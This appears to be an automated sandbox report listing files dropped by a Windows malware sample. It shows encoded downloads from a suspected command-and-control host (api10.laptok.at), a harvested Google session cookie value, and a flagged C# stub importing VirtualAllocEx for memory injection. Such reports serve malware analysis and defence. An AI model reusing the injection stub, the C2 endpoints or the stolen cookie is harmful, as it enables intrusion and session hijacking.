Preview:	DnobSCt1acMLFsADNayhTZdaOfluV71NRKZHHWnAGjoBIui5QG57YKyKNVOyL+zVwyrVuY5JbkTcKoHdRv/9ePWkpxcJKYZgxcF0rwtfpRcD7pGcRemPj2cq e79rGwYYIMtAvaYU74+Vn9T8zJ6m7Z4B3FWxGP7uKILEfJ07sG9J8KJ2lHPgZO/wzeS/zePRIYrCT/y9LgGj2vBWJ3GUsl9HA86aiXB6KubePlvwVTXOhj5FtyPo5bIRdm +NRRe0lh0BZuKHprUEzv66hkW36EVlw653bE6CIWe1AQeoGH9xYtJVCNDk5f1jhZKYMeSNIsHWxtdSYXq6gimI48VGPYfb75q12pdqPATTaCwMOifpnH+DDg JN8tFby8y+on9NZMUrBKJzxzLPJxb5Dp4oNQhX4Xz1BOQfOA0QovUjfzgLZSdfDC9iCVURu3oFy3AlObvlokn26IOHTIaKH8JRyGu6UyxxlkTkeFb60ZQ0QDV7T5Tocg7J OmSC9k0+GFuaB2Vq0/sBR2KS07n58zJx/qhviv/dDJAMQ/KCx8uj0ziJ4QH4zOSt3IF4ldDKpyEIyJpZw5iUplcOhqk/20g0lcZk/aX9wV7Ul1ehExIs8aRpgOWJbEW5An aqs1vuBDoV5VZhbiw/qJm9XZsM7FENPZIRi4L4N/3/qZxbQGGQRhCNRTju995dOkAHIcLBdSV8ZXt8gZHOaVht6KZs5pdBCYFcCkkWuB7mp3V/cpg40FIuPpAXlhl3A+Yk giPorTap/JRrLkF2PPLHaaEMg8tXNuDMWgTEQ98SxdMfv0ri4jDj/zG2E+anMa568WfVUYg+co4YF3trNY7+3kKKfTGSXitWdmo7oMHyKVVoKYAHqNQICJoYtdap67qE6W AAqktSKoRR+0/fdetpF6lylEoZoyY9mC7oCTwbWRUXzL7zINyxbW3oJnlQd5HGLVr8+0M4FnEVSO70ktdW0OFE7e4bFVTwjUuYY2A07QVrO96D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\6d[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	338016
Entropy (8bit):	5.999979867333796
Encrypted:	false
SSDEEP:	6144:h7OGXHIEr+zisK8tb3/VKph5ur8FlLivxSZXKoWEPws/2ImLLW4Ytb31Zmqq:N1iis338p6r8lLi5ScrUwwjsC4YtbFYV
MD5:	AB868B345CA418AA4FACC6D46BD38178
SHA1:	A0A4189DC35EF39534A2EE41980275348B7AA8EE
SHA-256:	DAA9372E5A21C9079A646855110C83154D77B5E6DF2F37E949EA8452ABC1EF27
SHA-512:	1AE9D9E1D1C2BB3972433EBCE0DB8CAEEDA67AA93D1C8F09452593D67E59936446486B47B0C0775DF26F484479EB79818FC1D05526C6556B132FACB08A2A9DC
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\6d[1].htm	
IE Cache URL:	http:// api10.laptok.at/api1/ZndIxL1Rb/5wthxjo8h6XlGXwhQjpI/qR4_2Bxy4qmCmpod_2F/aR_2Bq10kCEEmmsKL463nm/IwJnUBwMFW3IE/IWX2kgn2/AlRW6_2FwG8heSg8_2F45kx/d4CTG40DuC/sB_2BD_2BsM3jQ0t4/hyjobYI0rasE/sXzcAxdFd67/YKNQnrZrruVtZL/y9fsMRIhJ_2BBspvP_2FO/RHYAogT86Q7GBO8a/8pyYO5iimp3k3ij/LQMLc4JwFGySVUyYlf/Y3_2Fdd4T/rv7G_2ByjMoeYiU5c_0A/_0D1PNgf8iqzwUhfRFh/19iAB9EdF6LCz3fArW2WPs/VDtJz46818gnQ/eDClUEW1AGzlbdI/6d
Preview:	hfUxqII5Ucqr2j8G0pSsTUuRmxcFmoXcLmjRBGjBaQQjiDhA7mumvDgeD/0tofjz+W8FCeTcggnq2pG2/2dNgiJYlJW0RCu98vw8Djsgvml9iYg8qaAvHSJCZOSTOfUWEbxo+NpORUwIIznyDtzgZcwokYZzLi15HQOfj+1DZJ3R1ZFmPQvSQ4b++fE8BvPhiT+t1AwGGj5aXeZjPCtzot/33P+dl9duvr9qk16vXdWpTO9FBJKWhKFnm99hQtte5/A+WXyHIg6kH2fRPWkpAAeAjx6GTgrdqyJ5ta8I0Teer8YPp2JLzAz1CBTkRC7j2bRE4pDMpNpn7JOAACUG/6dZi5Yst1MW8DfBSF6VrUToD8ZRo25HLorSmnYnqFEtORzQr24udRjr6vNrEEDxhv1aKVDf8yflSZ708nHYqykcHeq76BV8yPDFpMXdDSs8dck4afi48/xE3PRUZLbrMUC4wao51w+iBr2rsoeZ8k0g+PpkJj4yw8c0Sf0n3T2B3HvSvFEKKIGAHb0pE4rOJA6dOR0cuDOwJFkIscNL7ADK+OjdgFpxAn157U7+IAB9LnyqsP6/mNDEXiSen3NFOwFnFU6hfeC+G48BfKnq/qvuvQIZ+0P+Px+2QfYAaN4XMdGG4GSbV1hcgcrYlmJinwCuwry7nqwOJJTMO6aG2akKHxmOqULD9g0jScx3WiO2T/Iu3MJzOPRYkMReKQTQS5z52ojXVb8vEhsQWrqP00AYUzz8Ohm33hI3Fus+CF8kbgpLSV4KHLmNrwGxMZGMT7b6p8ymYWB8Z9onfS3JhUwnKkRNa5uaBcpe/pel5XN55d85MgnQx/IJXCtj5/gbX6LjdyEaZDGXga1Il7Aq/73O0ADxir3dVXudlyrcl8VDWBGshmjMxLf9g7BphGB9Jv6r7vi+BLDeIaJ43iCMusF5WfEegCmtpXa8y6IVUuQT5dUKlWn40gwfaejEyaaP7aY6diF0/062DbkOLv2x

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\IACGR[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	267700
Entropy (8bit):	5.999877808101812
Encrypted:	false
SSDEEP:	6144:0GtBeRO1EXAR18gvZYQhlTIorpKkFqBCf:/tgROGm1qEl9rpKhi
MD5:	BF32F421FA2847FAA8DB0BE9201BA6DE
SHA1:	FD7A60D7431272DD5906940F08933E9A86A4283B
SHA-256:	FCA7FA4DFFAD605B97E30A75F5847E54E1B16D89B13C2542ACA5B1208F400F9A
SHA-512:	56E1D7C7AFF4A81EAF3209EA2F1812960260D8BDBC0DC3B3501D78C48FC978D8C431714063D98D1EEF2D88F47B32E45BD9F59596DCE4FC82DB54CFA382D3269
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/zQt8WvwqX1ucd4e_/2BSjEwnwCh3l6nl/uRpMWVq6Na7DVvVqDQ/c_2F8RJYX/bwf8F3MzlXzQXVHyRWwx/arvl4jzmt4MjkOLeA5D/hFQALRzK_2FfnX1J_2B_2B/QVhfzXC95MQT_/2F5JxPkR/0hfcwScbYsxo4WDetMu7ETB/kC0bi1gC1M/Peufr7Q9aEqhXzY9P/IP_2BoMUFEki/3WBXS7Ps9gU/B0guoxmZ0c7HMP/MN7IPcCq62eYfghVtkrOj/cDqHZNRKwjs9dSDB/S_2B_0A_0DCG5Ou/hoVuqtcbmguh8Hg01X/wBH_2FHER/Tq885DE0KGS3yQbLseza/xevKBRy_2Beq5lp/lACGR
Preview:	qrKLV7cX9FFkSZiLVGD0AujmwUS0lszsgRtLkJXbDnMxZEbQcLEMZP9AENVbi5t1P6FM9USacZ/3BMQZkHB9hoDeH08G+UQzLtWGW/dkh4vuAVlR5/L8jals82A4PsE+4rYf+6rtVVm/Ykx2kj7O4ExT5YR4wyNPx7l4rr3mAbTFDjbluYNOJjH2L0jSLyplHmE13dMJWnh23P8iX+1PV0O8nA+g4rKMGsDk17cg7Mpm2+KENW0D7aP656j+zDi4XuEwLHoKHQCMmRLzjMYa+JlQWVcojKBWJow3YO3mh4st36teMmuq7CDN0CS+UzlOCwwGLAPkNcJ5So/uRvN2b7/LAHSZ7Nz8Hyl7qLNsBFoB3AxyDWGiN35FSvAUhliKGuiWH0g+Uq2FYkTkrbjyAw50GGI7jm0NsxSNJ9QLXS2VAsJrevbFGPXTxKE5L83E5Ro75Rmw8q4M5wV2mXErc8nR+ie6oWM2B5R1ZYnhKQBcnjdp65o5Ah7KmVYWPIRfpMYWVJcafkmS8cMatpOMwp5suS4CRPoZNFUnE6lrxL61N5dBLj6RuExp5V+asqnE7A5QmA/n18LGvj6qjxKPgE65id9rxkKgba5f54YY/lYDhIP6nLfYq5xV468uVBen9rzpUXeDv3Um63c1dVJgUgTRj7BKojuJjAMrmUAa5ksECw1w7bApTFxWNccAv5sduNu6+3wyS8oHmYqNgO8gliec04H8HnK01LGhw9SoiTerEn3c6Vu9kh40fFb/b9SR0bc/4IUDWPVDnOECj6ydXpuAL7r6b1IranAdntHu+1pUi2rpGUW9SiR6Kcw0ct5qfTyCu/13Sz4O+B1J9bC4XnrOS/Pn9dol6NQM7JdupPSfQtqo1U2FIoki0yu26nOY3p4SQAXzH+hLw69CTMH3KIRtxt92Bo/X+oktP5kOorL7VwMtzq9r5bmY3JR9uHDFnlkMFBny2+WTnyrdCZQn3m45DUQB5mTGMtL1f8Y+

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87014
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUb/l
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\C22A.bin	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	378
Entropy (8bit):	5.573463456530022
Encrypted:	false
SSDEEP:	6:YM6jkk4RTeJr/pU98M7ETSHp926Sfp2LiGvsHo3HWvmWogYmmYIkV0NAXhtff:YJkk4Rg/p4vE6UxfELiaskYLmWV0GhtH
MD5:	C776E0BF04DF2D40BB86437F43C74CBF
SHA1:	3241F454C899AA8984347141AB38D85FC5756036
SHA-256:	56BDA2DD863AE13A0BD1748BA442E85992AD0DB739BE0CACF881BF9EAF632F75
SHA-512:	AF52669DFDD0419F2E844BC2BCD4DE0C4EA6B53F0AD507E61EEAB6C9FDE45F164FE5D173B353F8BCE154D396743C4AAD407BF11D7C70152D4EF55121C0420 AC
Malicious:	false
Preview:	{"id":0,"agent":"CR","domain":".google.com","expirationDate":1617289277,"hostOnly":false,"httpOnly":true,"name":"NID","path":"/","sameSite":"false","secure":true,"session ":false,"storeId":"0","value":"204=Zby1pa4NqcXVsIGE_3ZmaJyb6wd0ytCetXAGAYyCxqs2oB7GnI3pgyhDqSLplEUbd5KtDmFut9_ZUC4e6qUSqOJD3t1X1Qz Z6EDKsemEKsaJT7QdaJ3DLNev4XjTqyplJqeiHY0L0dD9AvRUlTYjHSmBPUv-_Y4cj4q4NBiv_34"}

C:\Users\user\AppData\Local\Temp\D7D3.bin	
Process:	C:\Windows\explorer.exe
File Type:	data
Category:	dropped
Size (bytes):	442
Entropy (8bit):	6.531810963450023
Encrypted:	false
SSDEEP:	12:6GSXhihRqtI4OTSuaLy3jWopcbP63lrP6AMajtn:gCRqteersjWoubPoVtn
MD5:	E337F1CD31A5612CF06F513B5E7C5465
SHA1:	88A7F46365D32DE52B268E55611426F36559B631
SHA-256:	8E2F39C0EC845C5E4DED2FB4A301ED9FB858B6930A5AFF9D4D29ECA32057EE6E
SHA-512:	83DC457549D6DDFB35DEDF22BF35FE9379D3254761B89CC85E7D93DBC6A31A52F1126F26431766074EB90FE5460F6485EDF047660F63EC5E708EE54F5F2CA31
Malicious:	false
Preview:	.....22A.bin=.]O.0...K...#.b.....0...2.....E.w.}r...OP..Rf.....@Nk\62..J...3ZKLnm.aQ..aA.....=.4....b.T#..p..B..@t.....|.....r...T.~.....1..#...(rw.U?..... .,.^..vR=..7...\..MD.V..1...n\.-..b.....?I...{.H...`a.....p....r..C.=..|2..zbc[y...X.)9Z,.cX...&.W/.p..0.B..U9.:._.PK.....+,...z.....PK.....+,...z.....22A.binPK..... ...5...Q.....

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	89
Entropy (8bit):	4.411614364643764
Encrypted:	false
SSDEEP:	3:oVXVPWKfN44bVU498JOGXnFPWKfN44bVpk+n:o9IK9O49qYK9P
MD5:	BA6458C47F0D3EE5DAF8F1F7215C1E8E
SHA1:	E1A0C41A9CAF45EE5383E8316C9F6569DEF6D601
SHA-256:	8EA6C02DB909944537AAC4199848E24D232FBFE46ADB0995E613E51DE321A988
SHA-512:	06970B3A859CDEFC3EE95ADC7473F2D6A209971BDCF10633DCE51B9ECC5C82500B6E9123CE0B4B5D45E427A5EF80CBA41D7AF788C5B8712C6E87D439C2F02 D2
Malicious:	false
Preview:	[2020/11/23 16:11:57.390] Latest deploy version: ..[2020/11/23 16:11:57.390] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\RES508E.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7146650543333353

C:\Users\user\AppData\Local\Temp\RES508E.tmp	
Encrypted:	false
SSDEEP:	24:bP1Ln9WhhH4AhKdNNI+ycuZhN6akSiPNnq9qpYe9Ep:bP1D92RKd31ul6a3uq9v
MD5:	6F3BB3DB26B42AD1A5A856250F77D2DE
SHA1:	5B25BF9CE6C931CECA5A23820EFB3AC7E540FCFD
SHA-256:	43A9B43D02743838C6B4EEFC07DF1984679AE5E5E96377D9A682928192EA81A0
SHA-512:	482940938644677B713482B0A9BE943674ED3D1E2B37E49D30C50A9BBDD8D4317EE6960CC285AA61EC0D2A4B06A502B94916B6C93FDC7B92CA4BF12B39808FD
Malicious:	false
Preview:	.....S....c:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP.....>.n...r.....4.....C:\Users\user\AppData\Local\Temp\RES508E.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp\RES5FA2.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	data
Category:	dropped
Size (bytes):	2184
Entropy (8bit):	2.7030727888401826
Encrypted:	false
SSDEEP:	24:pgHahH9hKdNNI+ycuZhNM8akS1RPNnq9qpke9Ep:KerKd31ulVa3Jq9T
MD5:	0DC350DCA944166A9A7D6624B3DB11A0
SHA1:	863BB914122002AB2DA4768A6AD2B89DAB777D41
SHA-256:	0AB2D378D9081359679AC81B190416C858CBCEAD15312C482510EF8557C99A25
SHA-512:	73A92ED4A61D6982ED0A17B071AB983901A8BBA2B4FF937E4B2F92E908B5B9292D7A504EFBFCC99D65FF1A9AA010971DBAB69D530A93F6A034B8790A4FE25D61
Malicious:	false
Preview:	.....T....c:\Users\user\AppData\Local\Temp\c2racwwn\CSC8F1415F2367845AF84D1583CADF7143D.TMP.....9. ".L..B,.2+.....4.....C:\Users\user\AppData\Local\Temp\RES5FA2.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kqzl2q13.rdv.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xsgauv2p.1mb.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\adobe.url	
Process:	C:\Windows\System32\wscript.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<https://adobe.com/>), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	108
Entropy (8bit):	4.699454908123665
Encrypted:	false
SSDEEP:	3:J25YdimVVG/VClAWPUyxAbABGQEZapfpgtovn:J254vVG/4xPpuFJQxHvn
MD5:	99D9EE4F5137B94435D9BF49726E3D7B
SHA1:	4AE65CB58C311B5D5D963334F1C30B0BD84AFC03
SHA-256:	F5BC6CF90B739E9C70B6EA13F5445B270D8F5906E199270E22A2F685D989211E
SHA-512:	7B8A65FE6574A80E26E4D7767610596FEEA1B5225C3E8C7E105C6AC83F5312399EDB4E3798C3AF4151BCA8EF84E3D07D1ED1C5440C8B66B2B8041408F0F2E4F
Malicious:	false
Preview:	[{000214A0-0000-0000-C000-000000000046}]..Prop3=19,11..[InternetShortcut]..IDList=..URL=https://adobe.com/..

C:\Users\user\AppData\Local\Temp\baby.srt	
Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	29
Entropy (8bit):	4.582118926162054
Encrypted:	false
SSDEEP:	3:goVUmoh:goVUmoh
MD5:	B65E75C090BAB4D266CDDB68A72B86AA
SHA1:	D069F5D2B225C97DEAF7728084094CC7B02A7BD9
SHA-256:	ADF7C7A26F024895504AB358A846DAD6D52FD9E04C5A517EE176AD3B122B6A21
SHA-512:	6D4E732DE8409944992E35F433A068C2A857840061B5317908A18ADBFAE99FE8DB3C9209E1F389FE880A11C24B3DE0A242B408BBD5FCD4791E38FCAE7E5C277
Malicious:	false
Preview:	vmFjgnscGYmVJXoTQQtqiUDcTkbIe

C:\Users\user\AppData\Local\Temp\c2racwwn\CSC8F1415F2367845AF84D1583CADF7143D.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0941625748832178
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryrS8ak7Ynqq2SRPN5Dlq5J:+RI+ycuZhNM8akS1RPNnqX
MD5:	E8CC39BB2022A54C1EC2422C03322BFB
SHA1:	EB8E3B12085FAD5A7052BFFFA60E18D15F47DA23
SHA-256:	DEDC60E8A7FC62EF243EA1CCA93FD53ED62C07BE40D6F425D8B4C73A02738E68
SHA-512:	57BD91B891EF75C8C7A01DA143B62183DE9EBFD7C94C5D52476A4ECA6AAD39B4C4046C2CCD0779C51E32BCD50E7D8D6E9E34A655C38BA0394BD12E96FA7C8D9
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...c.2.r.a.c.w.w.n...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...c.2.r.a.c.w.w.n...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.000775845755204
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJ0VMRSRa+eNMjSSRr5DyBSRHq10iwHRfKFKDDVWQy:V/DTLDfue9eg5r5Xu0zH5rgQy
MD5:	216105852331C904BA5D540DE538DD4E
SHA1:	EE80274EBF645987E942277F7E0DE23B51011752
SHA-256:	408944434D89B94CE4EB33DD507CA4E0283419FA39E016A5E26F2C827825DDCC
SHA-512:	602208E375BCD655A21B2FC471C44892E26CA5BE9208B7C8EB431E27D3AAE5079A98DFFE3884A7FF9E46B24FFFC0F696CD468F09E57008A5EB5E8C4C93410B41
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.0.cs	
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class mme. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint bxtqajkpwb,uint ytemv);.[DllImport("kernel32")].public static extern IntPtr VirtualAllocEx(IntPtr nlosd xjodm,IntPtr mvqodpevph,uint tnvcegcf,uint dbt,uint egycoak);.. }..}.

C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.249544511809344
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23fsUpezxs7+AEszIWXp+N23fsUpJx:p37Lvkmb6KHUKeWZE8UKJx
MD5:	C4DA9C0D508F9C478447367167873FED
SHA1:	B7F2534460B3634DC74245B96DDAAFF94147850C
SHA-256:	A0D7DE46ACF96EA602573E27899773B2A092379931B74D4A5506EAF790884D1C
SHA-512:	1841774BB42B51F654FAB7638326D2CACB6E76A415EE5C6B8B47D3AF49701955669053B2D7B46F63DC04AF6DD3418600F91ADF66539A08F0462538891E460AD8
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.0.cs"

C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6288693934940017
Encrypted:	false
SSDEEP:	48:6o7qMTxzJUyNUiwWQYwSJ16J1ulVa3Jq:1qYxJgTC3K
MD5:	911466B6E276B14D61F80C27B81C97B2
SHA1:	23196242FDB745C292F68ACFB301264294730E2C
SHA-256:	201F1FD4373D33C902D4F9F2BB1B8E759F2BC18C9B532E1D7052202ABF704A14
SHA-512:	04D8B70C38C7976B6300A1FF0523F0B1DA14D2F853A634AB76C054F9FE0D140215718429F53296C1C069AB8DF4C3F5669437010B61B5E0C876282C5CAB665C5E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....O._.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text...$.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...P...#~.....D...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(.....'..... 6..... H..... P.....P ....._.....e.....p.....v....._.!..._...!._.&..._.....+.....4.:.....6.....H.....P..... .....<Module>.c2racwwn.dll.mme.W32.mscor

C:\Users\user\AppData\Local\Temp\c2racwwn\c2racwwn.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FEB
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\embezzle.zip	
Process:	C:\Windows\System32\wscript.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	41733
Entropy (8bit):	**7.990595739352001**
Encrypted:	**true**

C:\Users\user\AppData\Local\Temp\embezzle.zip

SSDEEP:	768:YyrsyvLjF/bGObAxySoqngTeHzD5CHD0q4NpJEB:nvLJ/oIZqngOwkNM
MD5:	03DCEA10BDACEE90CBBA66EC99F4C0E9
SHA1:	49F7A2F52552A21DC8262E56000A949BDE9F9BBE
SHA-256:	3EBEE8C3546A86708013A454701AD0B642EB1A4396722E50B84EA5E4373E86AA
SHA-512:	7EB0B59708E802A9621076C27BD09351CD1860111408AB993ECEA1E7C4BD4E9E6B5F95ED817F2BAB7F5380F284CF74CCA13AEDA4B1EB1F8353E1C79897D9FF B
Malicious:	**true**
